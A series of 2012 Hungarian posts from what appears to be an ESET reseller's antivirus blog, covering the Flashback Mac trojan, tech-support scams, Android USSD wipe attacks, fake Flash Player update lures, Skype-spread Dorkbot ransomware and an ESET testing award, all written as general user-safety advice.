Itt akár egy újabb csavart is adhatunk a beszélgetésnek, mert egy állami szolgálatba szegődött, magát etikusnak tartó hacker is könnyen kerülhet előbb-utóbb olyan Serpico-szerű lelkiismereti helyzetbe, hogy hazája érdekeit szolgálva egy idő után kevésbé etikus munkákban is részt kell vennie, ami kifelé mindaddig nem is okoz zavart, amíg ez a nyilvánosság számára is ki nem derül. Egy a teljes németországi Skype beszélgetések lehallgatásáról szóló megbízási szerződés nyilvánosságra kerülése, az iráni létesítményeket támadó Stuxnet kódjának leleplezése, vagy mondjuk a DVD filmek Linux alatti lejátszhatóságának joga miatt indított DVD John elleni furcsa per mind mind muníció lehet ahhoz, hogy néhányan a hackerekre mint Robin Hoodokra gondoljanak. Az, hogy ki hova tartozik, hol él, hol dolgozik, szintén nagyban meghatározza azt is, mit tart éppen jogosnak, igazságosnak és mit nem. Így ha valakit mint magánembert (Tannenbaum) 675 ezer dollár bírságra ítélnek 30 darab MP3 állomány megosztásáért egész más megítélés alá tartozik, ha valaki csak egy szintén hétköznapi felhasználó, és megint más, ha mondjuk a RIAAA munkatársa.

Összefoglalva, nem dönthető el egyszerűen, hogy ha például most 2012. őszén örmény hackerek támadást intéznek az azeri elnök honlapja ellen, az egy jó vagy rossz dolog, a digitális ülősztrájk egy speciális formája - hiszen nem hatolnak vagy törnek be sehova - amely még akár belefér a polgári engedetlenségbe, vagy üldözendő bűncselekmény. Ebből a sokféle fenti adalékból remélhetőleg mindenki számára világosan látható, hogy ez egy igen sokrétű, szerteágazó téma, melynek megítélése sohasem egyszerűen fekete vagy fehér. Másrészt vonzó is lehet az ilyen életforma, hiszen aki ilyen érdekes kérdésekre, bonyolult részletek kutatására fordítja az idejét, életét, emellett szívesen dolgoztatja meg az agyát, az egészen biztosan sosem fog unatkozni.

Tetszik 4 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Android kémprogram persze csak a mi érdekünkben
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Tízből öt kártevő hátsóajtót nyit
- Safe mód a Mechagodzilla ellen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4815917

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Újabb részletek a Flashback trójairól


2012.10.02. 14:08 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: mac macintosh osx trójai kártevő flashback


A Flashback Mac-trójai az eddigi legismertebb rosszindulatú program, ami kifejezetten a Mac gépeket támad. **Az ESET alaposabb vizsgálatokat végzet**t az Apple számítógépeinek OS X operációs rendszereit megtámadó trójaival kapcsolatban, és a most napvilágot látott tények ismeretében sokkal könnyebben védhetjük meg Mac-ünket az irodában vagy akár otthon.



Az ESET eddigi vizsgálatai során - melyek közül az elsőt 2011 szeptemberében végezték - több százezer gépre kiterjedő megfertőzött, óriási botnet-et alkotó rendszert talált. "**A fertőzés terjedésének kezdete 2012 márciusára tehető. Ekkor a magát frissítésnek álcázó kártevő a Java egyik biztonsági rését használta ki,** hogy megfertőzze az Apple gépek OS X rendszerét. Április első napjaiban megfigyelő rendszereket telepítettünk, hogy lássuk, milyen nagyságú a fertőzés. Pár héttel később, május elején, az utolsó botnet-et irányító C&C szerver is leállt. Azóta mondhatjuk, hogy ez a botnet gyakorlatilag halott." - mondta Pierre-Marc Bureau, az ESET víruslaborjának vezető elemzője.



Az ESET számos okból kifolyólag úgy döntött, hogy megvizsgálja a Flashback Mac-trójait. Elsőként, mert **a rendszer olyan új technológiát használt, ami a felhasználók webes aktivitása után kémkedik**. Ez a kártevő terjeszkedése érdekében több módon is képes csatlakozni a C&C szerverhez, például domain neveket generál és Twitter hashtagekre is keres. Továbbá az is nagyon **érdekessé tette a fertőzést, hogy igen széles körben terjedt, ráadásul eddig még nem fordult elő, hogy több százezer Mac esett volna áldozatául** egy ilyen típusú kártékony kódnak. Az ESET különböző részlegei vettek részt a kutatásban. Pozsonyi központunkban az egyik csapat egy általános algoritmust hozott létre a bot ellen, míg Prágában és Montrealban az OS X kódot vizsgálták.



Az ESET elsődleges célja mindig is a vírusos fenyegetések visszaszorítása volt. A Flashback Mac-trójai veszélyessége miatt először a felhasználókat kellett informálni a létezéséről, hogy ellenőrizni tudják a rendszerüket, és fertőzés esetén megfelelő lépéseket tehessenek. Másodszor pedig **meg kellett akadályozni a botnet mestert abban, hogy további frissített parancsokat küldjön a már megfertőzött gépekre**. Ennek érdekében az ESET több biztonságtechnikai vállalattal is összedolgozott, hogy együtt a lehető legtöbb generált bot domain nevet regisztrálhassák.



A mellékelt infógrafikán **jól láthatóak a leginkább érintett országok** statisztikái, emellett pedig teljesebb képet ad a Flashback trójai működési módjáról, valamint terjedésének megakadályozásáról. Emellett **világosan megmutatja a Mac OS X rendszer kapcsán a védelmi rétegek hozzáadott értékét** is.

Tetszik 20 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

· **1 trackback**

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Akiknek a Captcha kínszenvedés
- Ez történik a weben egy perc alatt
- Dropbox csalival terjedtek a kémprogramok
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4815701

Trackbackek, pingbackek:

Trackback: Mandiner blogajánló 2012.10.02. 14:30:01

Ezt a posztot ajánlottuk a Mandiner blogajánlójában.

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Közös fellépés a support csalások ellen


2012.10.04. 10:10 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: spam csalás hamis support hívás


Ausztrália, Kanada és az Egyesült Államok együttesen lépnek fel a mind gyakoribb hamis supportos átverések ellen. A gyanútlan áldozat kap egy kéretlen emailt vagy telefonhívást, melyben nem létező technikai hibára figyelmeztetik - **néha arcátlanul akár a Microsoft nevében jelentkeznek** - majd borsos számlát nyújtanak be a "segítségért", illetve kártékony kódokat, vagy távoli hozzáférést biztosító weboldalakra próbálják meg elirányítani a naiv felhasználókat.



Az átverési mód elképesztő mértékben terjed, hiszen már 2011-ben úgy nyilatkozott a felhasználók 15 százaléka, miszerint ők már kaptak ilyen hamis levelet vagy telefonhívást. **A borsosnak mondott számla egyáltalán nem költői túlzás, hiszen esetenként akár 450 USD összeget is igyekeznek legombolni az ügyfelekről, ami a mai árfolyamon számolva kb. százezer forintjával abszolút nem kispálya**. Ausztrália, Kanada és az Egyesült Államok **már több ízben léptek fel közösen csalók ellen, többek közt magánszemélyek panaszaira reagálva például az elkövetők számláinak befagyasztásával, összehangolt jogi és fogyasztóvédelmi** akciókkal igyekeztek elejét venni az ilyen kéretlen telemarketing hívásokkal operáló csalássorozatoknak.



Sajnos nagyon is jellemző az megállapítás, amit a **budapesti Kibertér-konferenciára** érkező brit külügyminiszter, William Hague nyilatkozott korábban: "**It has never been easier to become a cyber criminal**. Today, such attacks are crisscrossing the globe from north to south and east to west - in all directions, recognising no borders, with all countries in the firing line." Kész exploit kódokat bárki bármikor könnyen találhat az interneten, de a kiberbűnözők kész termékként is árulják a könnyen kezelhető botnetes kártevőiket, amit akár adott időszakra bérbe is lehet venni, 24 órás teljes körű terméktámogatással együtt. **A több ország részvételével október 4-5 között zajló budapesti megbeszélés többek közt a kiberbűnözés általános helyzetével, a biztonságos és megbízható hozzáférés kérdéseivel, illetve a nemzetközi biztonság** érdekében megtehető összehangolt stratégia kialakításával is foglalkozik majd.



Visszatérve **a hamis ügyfélszolgálat nevében elkövetett problémára, az ESET szakemberei is rendszeresen igyekeznek felhívni a figyelmet erre, így az idei Virus Bulletin konferencián is napirendre került a téma** David Harley, Martijn Grooten, Steven Burn és Craig Johnston előadásában "My PC has 32,539 errors: how telephone support scams really work" címmel.



Mi most zárásképpen egy korábbi posztunkat ajánljuk elolvasásra, melyben nem csak a Microsoft nevével való visszaélés az érdekes, vagy hogy ilyen megkeresések már a Facebookon is terjednek, hanem inkább **az írás végén összefoglalt kisokos, miként védekezhetünk eredményesen az ilyen csalók ellen**.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Kártékony böngésző kiegészítők jönnek
- Az XP él, az XP élt, az XP élni fog
- Android kémprogram persze csak a mi érdekünkben
- Dropbox csalival terjedtek a kémprogramok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4819369

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Ingyenes ESET app az Androidos törlés ellen

2012.10.05. 10:41 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: google ingyenes control play android factory eset reset ussd védelm

Az ESET a napokban ingyenesen elérhetővé tette az ESET USSD Control alkalmazását, melynek segítségével kiküszöbölhetőek az Android-alapú okostelefonok számára veszélyt jelentő biztonsági hibák. Ezzel egyike lett azon **jelentős antivírus gyártóknak, akik a Google Play áruházból ingyenesen letölthető megoldást kínálnak a USSD támadások ellen**. A felhasználónak csak telepíteni kell az ESET USSD alkalmazását, és máris **tesztelni tudja, hogy telefonja ki van-e téve támadásoknak**.



A biztonsági hibák eredetileg **lehetővé teszik a cyber-bűnözőknek, hogy távolról töröljenek adatokat a telefonkészülékekről**, például úgy, hogy a felhasználót **egy URL címre irányítják, akár közvetlenül, akár egy egyszerű szöveges üzenettel vagy QR kód használatával.** Az ESET USSD Control viszont egy olyan alkalmazás, ami **a gyanús telefonszámokat USSD (Unstructured Supplementary Service Data) kódjuk alapján kiszűri és ellenőrzi még mielőtt az okostelefon tárcsázója hívná azokat**.



Mindemellett a fertőzött weboldalakat is blokkolja. A rosszindulatú kódok elpusztítása előtt az alkalmazás a telefonon tárolt összes adatot biztonságba helyezi. A program **minden rosszindulatúnak látszó USSD kód felfedezésekor figyelmeztet és blokkolja a parancs végrehajtását, de ehhez az "ESET USSD Control"–t kell alapértelmezett telefonszám tárcsázóként beállítani.**





Hogyan működik az eredeti hack? **Az USSD kódok (a kódok csillag (*) karakterrel kezdődnek, majd kettős kereszttel (#) vagy számokkal folytatódnak, melyekhez parancsok vagy adatok tartoznak**, és a végét is egy kettős kereszt zárja) célja, hogy a távközlési szolgáltatók távolról is támogatni tudják a telefonkészülékeket.



Ilyen kód például az IMEI szám, vagy a telefonok gyári beállításainak visszaállításához használt kód is. Így, ha ilyen aktivitásokat kezdeményezünk a telefonunkon, a hackerek képesek adatokat törölni róla, vagy akár újra tudják indítani készülékünket.



Az ESET folyamatosan nyomon követi az Androidos készülékekkel kapcsolatos legújabb biztonsági kérdéseket, problémákat, melyekről a felhasználók folyamatosan tájékozódhatnak az ESET blogján.

Tetszik 73 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Android kémprogram persze csak a mi érdekünkben
- Akiknek a Captcha kínszenvedés
- Utaljunk pénzt a S.O.C.A.-nak
- Safe mód a Mechagodzilla ellen
- 25-ször több a mobilos kártevő

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4820504

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

YouTube Player update, mert megérdemled

2012.10.08. 10:26 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: video update átverés kártevő flashplayer YouTube Player böngészőkiegészítő

Győztes csapaton ne változtass - gondolhatják a kártevőterjesztők, akik **ismét előhúzták a kalapjukból azt a korábbi módszert, amivel hamis FlashPlayer kiegészítő letöltésre próbálják rávenni a felhasználókat**. Persze tudják ezt ők lovon és trapézon is, jobban mondva **nem csak Facebookozás közben, hanem akár Twitteren is** találkozhatunk ezzel a csalási formával.




"Look what this girl wore at the beach in front of thousands of people!" avagy Nézd meg, mit viselt ez a leányzó a tengerparton többezer ember szeme láttára - milyen tökéletesebb csali kellhet ahhoz, hogy aztán kattintás kövesse az ilyen érdekfeszítő felvezetést. **Van ahol az előre lájk miatt az összes ismerősünk is megkapja mindezt**, emlékezzünk csak "Az emberek 98 százaléka nem tudja 17 másodpercnél tovább nézni ezt a videót" fürdőruhás sztorira.





Ám aki túl kíváncsi - vagy éppen bikini rajongó ;-) - az beígért videó megtekintése előtt/helyett ezúttal egy olyan oldalra jut, ahol a YouTube Playerhez ajánlanak fel FlashPlayer frissítést, egy "[Video] You Will Never BELIEVE What You're About to See..." izgalmakat tovább fokozó szöveg kíséretében. **Ennek a frissítésnek az elfogadása, letöltése és futtatása azonban trójait rejt**, sőt újabban már egy kártékony böngészőkiegészítőt tölthetnek le így az óvatlanabbak.



Persze ez **a Youtube-os frissítési mese sem vadiúj,** sőt éppenséggel már tavaly sem volt az, de szemlátomást érdemes rendre leporolni, újra elővenni, és bedobni, mert valószínűleg **mindig akad, aki nem figyel oda, vagy még nem ismeri**. Ahogy említettük, nem csak Facebook-on, hanem Twitteren is küldözgetnek ilyeneket, ám tulajdonképpen mindegy is, min jön: **ha az érdemi tartalmat csak az állítólagosan szükséges frissítés után és segítségével tekinthetjük meg, akkor inkább ne telepítsük**, és persze jusson eszünkbe a jó öreg kodekletöltögetős átverés.



Az esettől függetlenül **ha jót akarunk magunknak, minden ilyen tipikusan csali tartalmakat ígérő - 18+ képek, videók, gyors meggazdagodás, híresség halálhíre, ingyen pénz, ingyen 1000 USD ajándék kupon, otthonról végezhető jól fizető munka, Facebook Timeline hatástalanítás, örökélet, ingyen sör, stb. - kéretlen üzenetnél mindig gondolkodjunk el egy röpke pillanatra** azon, vajon mennyire hihető mindez a mai válsággal teletűzdelt és pénzről szóló anyagias érdekvilágban, és véletlenül nem egy tökéletes léprecsalással állunk-e éppen szemközt - majd ezután gyorsan és csendben könyököljünk a Delete gombra ;-)

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

· **1 trackback**

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Tízből öt kártevő hátsóajtót nyit
- Elégedetlenek vagyunk a Facebook biztonságával
- Dropbox csalival terjedtek a kémprogramok
- A jelszó érték, vigyázzunk rá

□ bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4826178

Trackbackek, pingbackek:

Trackback: Mandiner blogajánló 2012.10.08. 16:42:01

Ezt a posztot ajánlottuk a Mandiner blogajánlójában.

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Skype vírus: hogyan kerüljük el adataink elvesztését?

2012.10.09. 15:16 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: skype adatmentés adatvesztés ransomware dorkbot


A **tegnapi napon érkeztek először részletek arról a kártevőről, amely Skype üzenetekben terjed, és a mellékelt frissítési linkre való kattintásra** igyekszik rávenni az áldozatokat. A legkézenfekvőbb tanács az, hogy figyeljünk, és ha váratlanul ilyen érkezik, semmiképpen ne kattintsunk rá. Emellett persze érdemes áttekinteni az általános dolgokat is, amelyek az azonnali üzenetküldő szolgáltatások biztonságos használatára érvényesek.



Hogy pontosan mi is történt, azzal kapcsolatban az Index jól összefoglalta a lényeget: *"A közösségi oldalakon évek óta terjedő **Dorkbot féreg egy új variánsa jelent meg, ami a Skype cset funkcióját használja terjedésre**, ahol **egy linket küld amiben a felhasználót biztonsági frissítés letöltésére kéri. Rutinosabbaknak már itt gyanús lehet a dolog, hiszen a link a Hotfile.com tárhelyszolgáltatóra mutat, ott pedig egy .zip kiterjesztésű tömörített fájlra, ez pedig nagyon nem emlékeztet arra a módra, ahogy a szoftverek frissíteni szokták** magukat. A Dorknet Facebookon és Twitteren terjedő verziói személyes adatok ellopására utaztak innentől, **a Skype-os változat azonban új frontot nyit: kizárja a felhasználót a saját gépéről, majd közli vele, hogy a fájljait titkosította, és a kódolást csak 200 dollár ellenében oldja fel.** Ha 48 órán belül nem érkezik meg a pénz a megadott számlaszámra, a gépen levő összes adat törlésével fenyeget a vírus."*




Ezek után **lássuk, mit tehetünk mi. A hathatós védekezéshez használjunk mindenképpen naprakész vírusirtót. A telepített szoftvereink frissítését pedig mindig csak megbízható letöltési forrásból - például a gyártó saját weboldaláról vagy például a Secunia Personal Software Inspector segítségével - frissítsük. A frissítést javasoló linkek mindig a gyártótól, vagy a futó program saját felbukkanó ablakában érkeznek, és sosem ismerős vagy ismeretlen partnerek chat üzenetében**. Érdemes kerülni/ törölni a különféle haszontalan Toolbar alkalmazásokat is, többségük csak kéretlen reklámokat jelenít meg, vagy ami még rosszabb: böngészési szokásaink, adataink után kémkedik.



Ezenkívül ha bármilyen chat ablakban bankkártya adataink, vagy akár PIN kódunk felől érdeklődnek, sose adjunk meg ezeket! És végül, de nem utolsósorban javasoljuk még a felhasználóknak azt is, hogy **ne hanyagolják el a rendszeres biztonsági mentéseiket sem, hiszen ritkán ugyan de hasonló kártevők révén, illetve akár szimpla hardver meghibásodás miatt is, de valóban veszhetnek el véglegesen állományok, így a naprakész vírusirtóval való védekezést mindenképpen célszerű valamilyen külső adathordozóra (külső HDD, USB eszköz, felhő tárhely, stb.) végzett időszakos mentéssel kombinálni.**



Köztudott, hogy az azonnali üzenetküldő szolgáltatásokra kiemelt figyelmet kell szentelni IT biztonsági szempontból otthoni és vállalati környezetben egyaránt. Használatuk **életünk fontos részévé vált, ismerőseinkkel minden információt itt osztunk meg, és állandó online jelenlétet biztosít a felhasználók számára. Jól láthatóan ezt használják ki egyre gyakrabban a kiberbűnözök is**. A tegnapi hírek is bizonyítják, hogy egyre több speciálisan ezeken a felületeken terjedő kártevő bukkan fel, amire szerencsére a naprakész vírusirtók legtöbbször fel vannak készülve.



Emellett azonban a tudatos felhasználói szokásokra is érdemes figyelmet fordítani. Jó hír, hogy az eredeti beszámolóban jelzett Hotfile-os kártevőt tartalmazó .ZIP állományt azóta közben szerencsére törölték, de természetesen más linkeken ez a későbbiekben bármikor újra felbukkanhat. Az ESET NOD32 illetve ESET Smart Security felhasználók védve vannak ettől a kártevőtől, azt **az antivírus "Win32/Dorkbot.B" néven felismeri és észleli**, amint a mellékelt VirusTotal oldalból is kiderül.

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Majdnem mindenki átverhető adathalászattal
- Mi a közös bennük? Trójai, Chrome, kormányzat
- A jelszó érték, vigyázzunk rá
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4828816

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Rekord: az ESET elnyerte 75. VB100 díjat

2012.10.10. 11:00 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: díj virus award bulletin 75 vb100%


Az ESET ezúttal újabb mérföldkőhöz érkezett: a NOD32 **75. alkalommal nyerte el a Virus Bulletin Virus Bulletin 100% díját,** és erre egyetlen más vírusírtó termék sem volt képes eddig a világon. A VB Award az egyik legelismertebb független, biztonsági szoftverek tesztelésével foglalkozó szervezet a világon.



Az ESET NOD32 Antivirus 5-öt Windows 7 operációs rendszeren tesztelték, és minden kategóriában meggyőző eredményeket ért el. "Még hátra van egy nagyobb VB100 tesztelés, de **az ESET jelenlegi termékeportfóliója szépen fejlődött az elmúlt pár évben és nagyon ritkán van vele probléma." - áll a Virus Bulletin legutolsó jelentésében**. Az VB Award szigorú tesztelési rendszere miatt - ahol például tiltott a tesztelés ismétlése, valamint részvételi díjat sem fogadnak el - az egyik legtöbbre tartott szakmai elismerés az antivírus iparágban.



"Az idén hetvenötödszörre nekünk ítélt elismerés igazán nagy mérföldkő az ESET életében. **Pontosan 14 évvel ezelőtt nyertük az első ilyen díjunkat a NOD32 1.00 verziójával**. Ezzel indult hódító útjára a NOD32 termék. 2012-ben pedig ez a díj bizonyítja technológiánk és csapatmunkánk állandóságát és megbízhatóságát." - nyilatkozta Richard Marko, az ESET vezérigazgatója.



"Már-már szinte elvárás, hogy elnyerjük ezeket a díjakat, azonban ez egyre több erőfeszítést és hibátlan munkát igényel." - tette hozzá Juraj Malcho, az ESET vezető kutatója. Egyúttal az ESET együttműködésre lépett a Virus Bulletin-nel az évente megrendezésre kerülő, a vírusvédelemmel foglalkozó szakma által nagyra tartott esemény, a VB Konferencia idejére, melyre idén október harmadikától kerül sor a texasi Dallasban.



Az ESET által fejlesztett termékeket Magyarországon a Sicontact Kft. **telefonos és személyes ügyfélszolgálatával, valamint az egész országra kiterjedő viszonteladói hálózatával** igyekszik támogatni, ezzel hosszútávú és magas színvonalat biztosítva a magyar ügyfeleknek.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Android kémprogram persze csak a mi érdekünkben
- Ez történik a weben egy perc alatt
- Safe mód a Mechagodzilla ellen
- Nyári tanácsok utazáshoz
- Mentési állományokat töröl a Bundpill féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4830364

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

